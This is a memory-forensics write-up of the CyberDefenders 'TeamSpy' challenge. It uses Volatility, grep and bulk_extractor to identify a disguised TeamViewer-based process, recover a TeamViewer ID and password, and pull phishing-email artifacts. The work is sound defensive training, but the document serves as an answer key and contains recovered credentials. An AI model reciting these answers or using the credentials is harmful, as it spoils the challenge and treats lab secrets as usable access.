
Cyberdefender challenge TeamSpy

ecorpoffice

At first let's have an idea of what it's the object of analysis, doing some commands to understand which OS, which processes, which cmdlines and which network connections there are.

Windows.info


```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.info
```



```
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdDebuggerDataBlock     0xf800029ed070
NTBuildLab      7600.16385.amd64fre.win7_rtm.090
CSDVersion      0
KdVersionBlock  0xf800029ed030
Major/Minor     15.7600
MachineType     34404
KeNumberProcessors      2
SystemTime      2016-10-05 03:05:11
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      34404
PE TimeDateStamp        Mon Jul 13 23:40:48 2009
```

Windows.pstree


```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.pstree
```



```
** 2940 460     svchost.exe     0xfa80036eaa60  5       75      0       False   2016-10-04 12:06:14.000000      N/A
* 484   412     lsm.exe 0xfa800383f700  10      196     0       False   2016-10-04 12:05:23.000000      N/A
428     404     csrss.exe       0xfa8003fb49f0  11      363     1       False   2016-10-04 12:05:23.000000      N/A
552     404     winlogon.exe    0xfa8003a7b060  3       112     1       False   2016-10-04 12:05:23.000000      N/A
2492    2436    explorer.exe    0xfa8003d4cb30  25      800     1       False   2016-10-04 12:06:11.000000      N/A
* 2896  2492    chrome.exe      0xfa8003e14060  0       -       1       False   2016-10-04 12:06:14.000000      2016-10-05 02:55:38.000000
* 2692  2492    OUTLOOK.EXE     0xfa8003dbc8e0  29      2082    1       True    2016-10-05 03:05:06.000000      N/A
* 2708  2492    vmtoolsd.exe    0xfa8003e06b30  7       183     1       False   2016-10-04 12:06:11.000000      N/A
1364    2528    SkypeC2AutoUpd  0xfa8003ec7a70  15      1951    1       True    2016-10-04 12:07:51.000000      N/A
```

Windows.cmdline


```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.cmdline.CmdLine
```



```
2940    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
3180    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
3532    OSPPSVC.EXE     "C:\Program Files\Common Files\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE"
860     sppsvc.exe      C:\Windows\system32\sppsvc.exe
1364    SkypeC2AutoUpd  "C:\Users\PHILLI~1.PRI\AppData\Local\Temp\SkypeC2AutoUpdate.exe"
2692    OUTLOOK.EXE     "C:\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE"
3692    SearchProtocol  "C:\Windows\sysWow64\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-4071666729-147347
```

Windows.netscan

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.netscan
```




```
0x7e3ada30      TCPv4   0.0.0.0 49152   0.0.0.0 0       LISTENING       412     wininit.exe     -
0x7e3b22f0      TCPv4   0.0.0.0 49152   0.0.0.0 0       LISTENING       412     wininit.exe     -
0x7e3b22f0      TCPv6   ::      49152   ::      0       LISTENING       412     wininit.exe     -
0x7ea45330      TCPv4   0.0.0.0 3389    0.0.0.0 0       LISTENING       924     svchost.exe     -
0x7ea4b230      TCPv4   0.0.0.0 3389    0.0.0.0 0       LISTENING       924     svchost.exe     -
0x7ea4b230      TCPv6   ::      3389    ::      0       LISTENING       924     svchost.exe     -
0x7fcbdae0      TCPv4   10.1.1.122      49283   188.172.251.2   5938    CLOSED  -       -       -
0x7fd01cf0      TCPv4   10.1.1.122      54906   66.147.240.99   993     CLOSED  2692    OUTLOOK.EXE     -
0x7fd1b5c0      TCPv4   10.1.1.122      0       66.147.240.99   0       LISTENING       -       -       -
0x7fdb3880      TCPv4   10.1.1.122      54845   54.174.131.235  80      CLOSED  1364    SkypeC2AutoUpd  N/A
0x7fdd3600      UDPv4   0.0.0.0 50294   *       0               924     svchost.exe     2016-10-05 03:05:11.000000
```

Handles

It was used to have the idea of what that process did, it was not useful but it was found reference to Teamviewer inside

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.handles --pid 1364
```

from handles of that process




```
1364    SkypeC2AutoUpd  0xfa8001a74b60  0x1a80  Thread  0x1fffff        Tid 3284 Pid 1364
1364    SkypeC2AutoUpd  0xfa80041ff250  0x1a84  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa80041ff060  0x1a88  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa8003f0a060  0x1a8c  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa80042201b0  0x1a90  Event   0x21f0003
1364    SkypeC2AutoUpd  0xfa8003ce6b50  0x1a94  Event   0x1f0003        TeamViewerHooks_Command_x64
1364    SkypeC2AutoUpd  0xfa8003b2edb0  0x1a98  Mutant  0x1f0001        TeamViewerHooks_Mutex3
1364    SkypeC2AutoUpd  0xfa8003d04de0  0x1a9c  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa8003ce8b20  0x1aa0  Mutant  0x1f0001        TeamViewerHooks_Mutex2
1364    SkypeC2AutoUpd  0xf8a0024d30f0  0x1aa4  Section 0xf0007 TeamViewerHooks_SharedMemory
1364    SkypeC2AutoUpd  0xfa8001ae6370  0x1aa8  Mutant  0x1f0001        TeamViewerHooks_LogBuffer
1364    SkypeC2AutoUpd  0xfa8003b2ecf0  0x1aac  Mutant  0x1f0001        TeamViewerHooks_Mutex4
1364    SkypeC2AutoUpd  0xfa8003ce8be0  0x1ab0  Mutant  0x1f0001        TeamViewerHooks_Mutex1
1364    SkypeC2AutoUpd  0xfa8003ce6bf0  0x1ab4  Event   0x1f0003        TeamViewerHooks_Command_w32
1364    SkypeC2AutoUpd  0xfa80035483c0  0x1ab8  Mutant  0x1f0001        TeamViewerHooks_Mutex5
1364    SkypeC2AutoUpd  0xfa8003f2e310  0x1abc  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa80040074d0  0x1ac0  Mutant  0x100000        RasPbFile
1364    SkypeC2AutoUpd  0xfa8003f29670  0x1ac4  Event   0x1f0003
1364    SkypeC2AutoUpd  0xfa8004167ec0  0x1ac8  Event   0x1f0003
```

there is teamviewer .

From a filter this all about teamviewer

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.handles --pid 1364 | Select-String TeamViewer | more
```




```
1364    SkypeC2AutoUpd  0xfa800421f550  0x1334  Mutant  0x1f0001        TeamViewer3_Win32_Instance_Mutex_tvr
1364    SkypeC2AutoUpd  0xfa8004208e80  0x1354  Mutant  0x1f0001        TeamViewer_Win32_Instance_Mutex_tvr
1364    SkypeC2AutoUpd  0xfa8003ce6b50  0x1a94  Event   0x1f0003        TeamViewerHooks_Command_x64
1364    SkypeC2AutoUpd  0xfa8003b2edb0  0x1a98  Mutant  0x1f0001        TeamViewerHooks_Mutex3
1364    SkypeC2AutoUpd  0xfa8003ce8b20  0x1aa0  Mutant  0x1f0001        TeamViewerHooks_Mutex2
1364    SkypeC2AutoUpd  0xf8a0024d30f0  0x1aa4  Section 0xf0007 TeamViewerHooks_SharedMemory
1364    SkypeC2AutoUpd  0xfa8001ae6370  0x1aa8  Mutant  0x1f0001        TeamViewerHooks_LogBuffer
1364    SkypeC2AutoUpd  0xfa8003b2ecf0  0x1aac  Mutant  0x1f0001        TeamViewerHooks_Mutex4
1364    SkypeC2AutoUpd  0xfa8003ce8be0  0x1ab0  Mutant  0x1f0001        TeamViewerHooks_Mutex1
1364    SkypeC2AutoUpd  0xfa8003ce6bf0  0x1ab4  Event   0x1f0003        TeamViewerHooks_Command_w32
1364    SkypeC2AutoUpd  0xfa80035483c0  0x1ab8  Mutant  0x1f0001        TeamViewerHooks_Mutex5
```

Password used to open TeamViewer

Using editbox plugin, I couldn't find any alternatives to editbox in volatility 3, therefore I downloaded the volatility 2 version to use that module:


```
.\volatility_2.6_win64_standalone.exe -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" --profile=Win7SP1x64 editbox
```



```
address-of undoBuf: 0x0
undoBuf           :
-------------------------
P59fS93m
******************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 1364
ImageFileName     : SkypeC2AutoUpd
IsWow64           : Yes
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0xf06858
nChars            : 11
selStart          : 0
selEnd            : 0
isPwdControl      : False
undoPos           : 0
undoLen           : 0
address-of undoBuf: 0x0
undoBuf           :
-------------------------
528 812 561
******************************
Wnd Context       : 1\WinSta0\Default
Process ID        : 1364
ImageFileName     : SkypeC2AutoUpd
IsWow64           : Yes
atom_class        : 6.0.7600.16385!Edit
value-of WndExtra : 0xf05f70
nChars            : 0
selStart          : 0
selEnd            : 0
```


Dumping the process

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" -o "C:\Users\cyber\Downloads\abc\" windows.memmap.Memmap --pid 1364 --dump
```



```
PS C:\Users\fnatale\Downloads\volatility3-2.0.1\volatility3-2.0.1> python3 vol.py -f "C:\Users\[redacted]\Downloads\c74-TeamSpy\eco
rpoffice\win7ecorpoffice2010-36b02ed3.vmem" -o "C:\Users\[redacted]\Downloads\abc\" windows.memmap.Memmap --pid 1364 --dump
Volatility 3 Framework 2.0.1
Progress:  100.00               PDB scanning finished
Virtual Physical        Size    Offset in File  File output

0x10000 0x7436f000      0x1000  0x0     pid.1364.dmp
0x11000 0x41b8b000      0x1000  0x1000  pid.1364.dmp
0x20000 0x13270000      0x1000  0x2000  pid.1364.dmp
```


Finding the email in the dump was not successful, googling said that yarascan could help finding email with regex




```
 04/01/2023   18:00.54   /home/mobaxterm/cyberdefender  grep -E -o "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9•-]+\.[A-Za-z]{2,6}\b" strings1364
phillip.price@officestore.microsoft.com
CPS-requests@verisign.com
CPS-requests@verisign.com
UtV@UtV.UtT
em@netcfgx.dll
tm@comres.dll
tp@keyiso.dll
phillip.price@e-corp.biz.pst
phillip.price@e-corp.biz.pst
st@sendmail.dll
CPS-requests@verisign.com
CPS-requests@verisign.com
SCOTT.KNOWLES@E-CORP.BIZ
Z6474@.A.PHQHX
0.1.8292@.A.OEPE
R@fHXD.bF
BFDhnJ@B.Vp
t@NJD00.FHt
2@0.Fz
X6@42F..FN
0@0m..DD
```

Emails

Using bulk-extractor there were those emails. Flag was one of them




```
# BANNER FILE NOT PROVIDED (-b option)
# BULK_EXTRACTOR-Version: 2.0.0
# Feature-Recorder: email
# Filename: 1364.dmp
# Histogram-File-Version: 1.1
n=42    phillip.price@e-corp.biz.ps     (utf16=42)
n=31    phillip.price@e-corp.biz.pst.tm (utf16=31)
n=15    phillip.price@e-corp.biz        (utf16=13)
n=14    phillip.price@www.ms    (utf16=14)
n=9     phillip.price@cdn.at.at (utf16=9)
n=8     phillip.price@c.bi      (utf16=8)
n=8     phillip.price@www.bi    (utf16=8)
n=8     scott.knowles@e-corp.biz        (utf16=7)
n=7     karenmiles@t-online.de  (utf16=7)
n=6     phillip.price@c.ms      (utf16=6)
n=5     phillip.price@at.at     (utf16=5)
n=4     cps-requests@verisign.com
n=4     scott.knowles@c.bi      (utf16=4)
n=4     un@go.aw        (utf16=4)
n=2     hillip.price@e-corp.biz.ps      (utf16=2)
n=2     scott.knowles@www.ms    (utf16=2)
n=1     ice@e-corp.biz.ps       (utf16=1)
n=1     llip.price@cdn.at.at    (utf16=1)
```




```
+p/xy
Return-path: <karenmiles@t-online.de>
Envelope-to: phillip.price@e-corp.biz
Delivery-date: Tue, 04 Oct 2016 06:02:19 -0600
Received: from mailout06.t-online.de ([194.25.134.19]:48706)
        by host299.hostmonster.com with esmtps (TLSv1.2:ECDHE-RSA-AES256-GCM-SHA384:256)
        (Exim 4.86_1)
        (envelope-from <karenmiles@t-online.de>)
        id 1brOQN-0007LA-1E
        for phillip.price@e-corp.biz; Tue, 04 Oct 2016 06:02:19 -0600
Received: from fwd31.aul.t-online.de (fwd31.aul.t-online.de [172.20.26.136])
        by mailout06.t-online.de (Postfix) with SMTP id 6355C41C6C5C
        for <phillip.price@e-corp.biz>; Tue,  4 Oct 2016 14:02:06 +0200 (CEST)
Received: from spica12.aul.t-online.de (SseYq4ZEQhHVC9UH0ZdNAMiuJsqBNrcF7uZO6hvM9RrQ71ouhWDm3BB+6Da7uJhZew@[172.20.102.135]) by fwd31.aul.t-online.de
        with esmtp id 1brOQ8-3kCyau0; Tue, 4 Oct 2016 14:02:04 +0200
Received: from 31.6.35.122:16117 by cmpweb31.aul.t-online.de with HTTP/1.1 (Lisa V4-4-8-0.13592 on API V5-0-4-0)
Received: from 172.20.102.126:55589 by spica12.aul.t-online.de:8080; Tue, 4 Oct 2016 14:02:04 +0200 (MEST)
Date: Tue, 4 Oct 2016 14:02:04 +0200 (MEST)
From: "karenmiles@t-online.de" <karenmiles@t-online.de>
Sender: "karenmiles@t-online.de" <karenmiles@t-online.de>
Reply-To: "karenmiles@t-online.de" <karenmiles@t-online.de>
To: "phillip.price@e-corp.biz" <phillip.price@e-corp.biz>
Message-ID: <1475582524206.1170187.185c57853b57b606cbb4f7e888427d800d4ba76f@spica.telekom.de>
Subject: E COIN Invoice
MIME-Version: 1.0
Content-Type: mult
T$(I
L$ D
L$HH3
P_^[
D$PA
D$PH
```

```
python3 vol.py -f "C:\Users\cyber\Downloads\c74-TeamSpy\ecorpoffice\win7ecorpoffice2010-36b02ed3.vmem" windows.filescan.FileScan | Out-File -FilePath "C:\Users\cyber\Downloads\output\files_all.txt"
```

trying to find any remains of emails as artifacts, both by outlook remains or directly the email msg



